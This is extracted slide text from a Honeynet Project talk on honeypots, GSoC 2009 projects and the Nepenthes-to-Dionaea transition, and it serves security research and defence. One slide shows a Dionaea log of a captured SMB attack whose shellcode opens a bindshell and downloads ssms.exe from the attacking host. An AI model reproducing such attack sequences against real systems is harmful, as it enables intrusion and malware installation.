

The Honeynet

P R O J E C T

**Who Are The Honeynet Project
And Whats New With Honeynets?
(GsoC 2009 and GSoC 2010)**

David Watson

david@honeynet.org.uk



Speaker



- **David Watson (UK)**
 - 14 years managed services industry and consultancy
 - Solaris, IP Networking, Firewalls, PenTest background
 - Led the UK HoneyNet Project since 2003
 - HoneyNet Project Chief Research Officer / Director
 - Shadowserver Foundation member
 - Bootable systems, Honeystick, Honeysnap analysis tool, co-authored "KYE: Phishing", KYE reviewer / editor
 - GDH and HonEeeBox lead developer & project manager
 - GSoC org admin, Conficker Working Group
 - Director of UK open source consultancy Isotoma Ltd.

David Watson (david@honeynet.org.uk)



Brief Introduction to The HoneyNet Project



The HoneyNet Project


- Volunteer open source computer security research organisation since 1999 (US 501c3 non-profit)
- Mission: "learn the tools, tactics and motives involved in computer and network attacks, and share the lessons learned" - <http://www.honeynet.org>
- Goal: Improve security of Internet at no cost to the public
 - Awareness: Raise awareness of the threats that exist
 - Information: For those already aware, teach and inform about latest threats
 - Research: Give organizations the capabilities to learn more on their own



The HoneyNet Project

- Global membership of volunteers with diverse skills and experiences
- Deploys networks of computer systems around the world with the explicit intention of being hacked
- Share all of our tools, research and findings, at no cost to the public
- Members release regular activity status reports
- “Know Your Enemy” (KYE) white papers regularly published on current research topics
- Committed to open source and creative commons
- Partially funded by sponsors, nothing to sell!

30+ International Chapters



<http://www.honeynet.org/misc/chapters.html>

David Watson (david@honeynet.org.uk)

Annual Workshops (KL 2009)




Annual Workshops (MX 2010)





Concepts

- Honeypots
- Honeynets
- Low / High interaction
- Research / Production
- Data control
- Data capture
- Honeywall / Sebek
- Client / Server
- Automated malware collection
- **Know Your Enemy: Learning About Security Threats**
ISBN-10: 0321166469
<http://www.honeynet.org/book/index.html>
- **Virtual Honeypots**
(Niels Provos and Thorsten Holz)
ISBN-10: 0321336321





Data Collection Tools

- Honeyd
- Nepenthes
- Honeybow
- Honeytrap
- LibEmu/Nebula
- PEHunter
- Honemole
- Fast Flux Tracker
- Defacement Tracker
- Honeywall
- Sebek
- Hflow
- PHPHoP, GHH, HIHAT
- Spampot
- Phoneyc
- Capture-HPC
- Honeystick
- GDH / HonEeeBox

<http://www.honeynet.org/tools>





Data Collection Tools

Other Tools:

- Kojoney
- Argos
- Botsnoop
- Honeyclient

More detailed summary of most of these tools in June's 2008 IEEE Journal EU FP-7 WOMBAT workshop paper:


<http://www.ukhoneynet.org/watson-HoneynetProject.pdf>



GDH Node Detail



http://www.honeynet.org/speaking/PacSec07_David_Watson_Global_Distributed_Honeynet.pdf





New HoneyNet Tools and Google Summer of Code 2009

Google Summer of Code 2009



- 150 orgs, 1000 students
- 9 funded GSoC places (+3 funded HPSoC)
- \$54,000 for student projects in 2009
- Mostly PhD students
- 5.5/12 updates
- 6.5/12 new projects

<http://socghop.appspot.com/>
<http://www.honeynet.org/gsoc2009>



GSoC 2009


Updates:

- PhoneyC
- Capture-HPC
- Nebula
- PicViz

New:

- LI Server Honeyd
- WebApp Honeyd
- Qebek (QEMU)
- Hybrid Honeyd
- Sebek visualization
- Client honeypot management

Classical Server Honeypot





nepenthes

- Download
- Documentation
- Mailing-Lists

Development

- Bugs
- Subversion
- Patches
- Shellcodes
- Snippets

Scene

- Statistics
- Papers and News

Service

- Sample Analysis
- Virus Removal Help

[[home]]

NEPENTHES – FINEST COLLECTION –

Trace: home » home

Nepenthes – finest collection –

Welcome to the official nepenthes website! Nepenthes is a versatile tool to collect malware. It acts passively by emulating known vulnerabilities and downloading malware trying to exploit these vulnerabilities. Interested? Check our [documentation](#) and [grab your copy](#).

Where are the news?

We moved the news to our project independent site at <http://carnivore.it/>.

home.txt - Last modified: 2009/11/18 21:01




<http://nepenthes.carnivore.it>

David Watson (david@honeynet.org.uk)



Nepenthes → Dionaea

- First generation low interaction (LI) honeypot
- Simple vulnerability signatures for common network based attacks, no protocol awareness
- Can only detect known attacks (so no 0-day)
- Difficult to write new vulnerability modules (C++)
- Widely deployed by AV companies, CERTs, ISPs, researchers, etc on the Internet for collecting malware samples
- Automatically uploads malware to sandboxes





Nepenthes → Dionaea

- Second generation low interaction honeypot
- Completely rewritten from lessons learned

Goals:

- Detect both known and unknown attacks
- Better protocol awareness
- Vulnerability modules in a scripting language
- Generic shellcode detection via LibEmu
- Make good use of existing supporting libraries
- Wider community support for new modules

libemu.carnivore.it
shellcode detection

Information

[Start](#)
[News](#)
[About libemu](#)
[compiling libemu](#)

Documentation

[Gallery](#)
[Manpage](#)
[API](#)
[Hacking](#)
[Examples](#)

Download


[Download](#)
[Patches](#)

Contact


[Contact](#)

svn.carnivore.it
Software Development

Projects



libemu
x86 shellcode detection and emulation



libemu is a small library written in c offering basic x86 emulation and shellcode detection using GetPC heuristics.
Intended use is within network intrusion/prevention detections and honeypots.

libemu supports:

- executing x86 instructions
 - reading x86 binary code
 - register emulation
 - basic fpu emulation
- shellcode execution
 - shellcode detection

<http://libemu.carnivore.it>

David Watson (david@honeynet.org.uk)

22



Nepenthes → Dionaea

- C with glib
- LibEv events
- Emdded Python
- OpenSSL for TLS
- Udns (asynch)
- Curl and Libcfg
- SQL logging
- IPv6 support
- SMB/CIFS protocol emulation for (unknown) RPC calls
- Generic shellcode detection via LibEmu
- Actions on shellcode profile (windows shell, file download) via LibEmu execution

Subclass *connection* to implement some service

```
1 class allyourbase(connection):
2     def __init__(self):
3         connection.__init__(self,"tcp")
4         #initialize
5
6     def handle_established(self):
7         self.timeouts.sustain = 60
8         self._in.accounting.limit = 100*1024
9         self._out.accounting.limit = 100*1024
10        self.processors()
11
12    def handle_io_in(self,data):
13        #handle data and return processed len
14        self.send('All your base...')
15        return len(data)
16
17    def handle_disconnect(self):
18        return 0
```



```
connection 610 smbd tcp accept 10.69.53.52:445 <- 10.65.34.231:2010
  dcerpc request: uuid '3919286a-b10c-11d0-9ba8-00c04fd92ef5' opnum 9
  p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' nat:'0' fw:
  profile: [{'return': '0x7c802367', 'args': ['', 'CreateProcessA'], 'call': 'GetProcAddress
          ...., {'return': '0', 'args': ['0'], 'call': 'ExitThread'}}]
  service: bindshell://1957
connection 611 remoteshell tcp listen 10.69.53.52:1957
  connection 612 remoteshell tcp accept 10.69.53.52:1957 <- 10.65.34.231:2135
    p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' nat:'0'
    offer: fxp://1:1@10.65.34.231:8218/ssms.exe
    download: 1d419d615dbe5a238bbaa569b3829a23 fxp://1:1@10.65.34.231:8218/ssms.exe
  connection 613 ftpctrl tcp connect 10.69.53.52:37065 -> 10.65.34.231/None:8218
    connection 614 ftpdata tcp listen 10.69.53.52:62087
      connection 615 ftpdata tcp accept 10.69.53.52:62087 <- 10.65.34.231:2308
        p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' :
```

Which host attacked us most

```

SELECT
  COUNT(remote_host),
  remote_host
FROM
  connections
WHERE
  connection_type = 'accept'
GROUP BY
  remote_host
ORDER BY
  COUNT(remote_host)
  DESC
LIMIT
  10;

```

COUNT(remote_host)	remote_host
1655	10.204.202.23
420	10.2.101.193
234	10.246.93.128
224	10.208.119.223
120	10.54.151.201
120	10.129.95.105
120	10.174.16.255
120	10.234.207.36
120	10.133.39.52
120	10.31.104.74

dionaea catches bugs

Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls

Development
Compiling & Installation
Running
Configuration
Honors
Links
FAQ
Segfault
Support
Blog

HOW IT WORKS

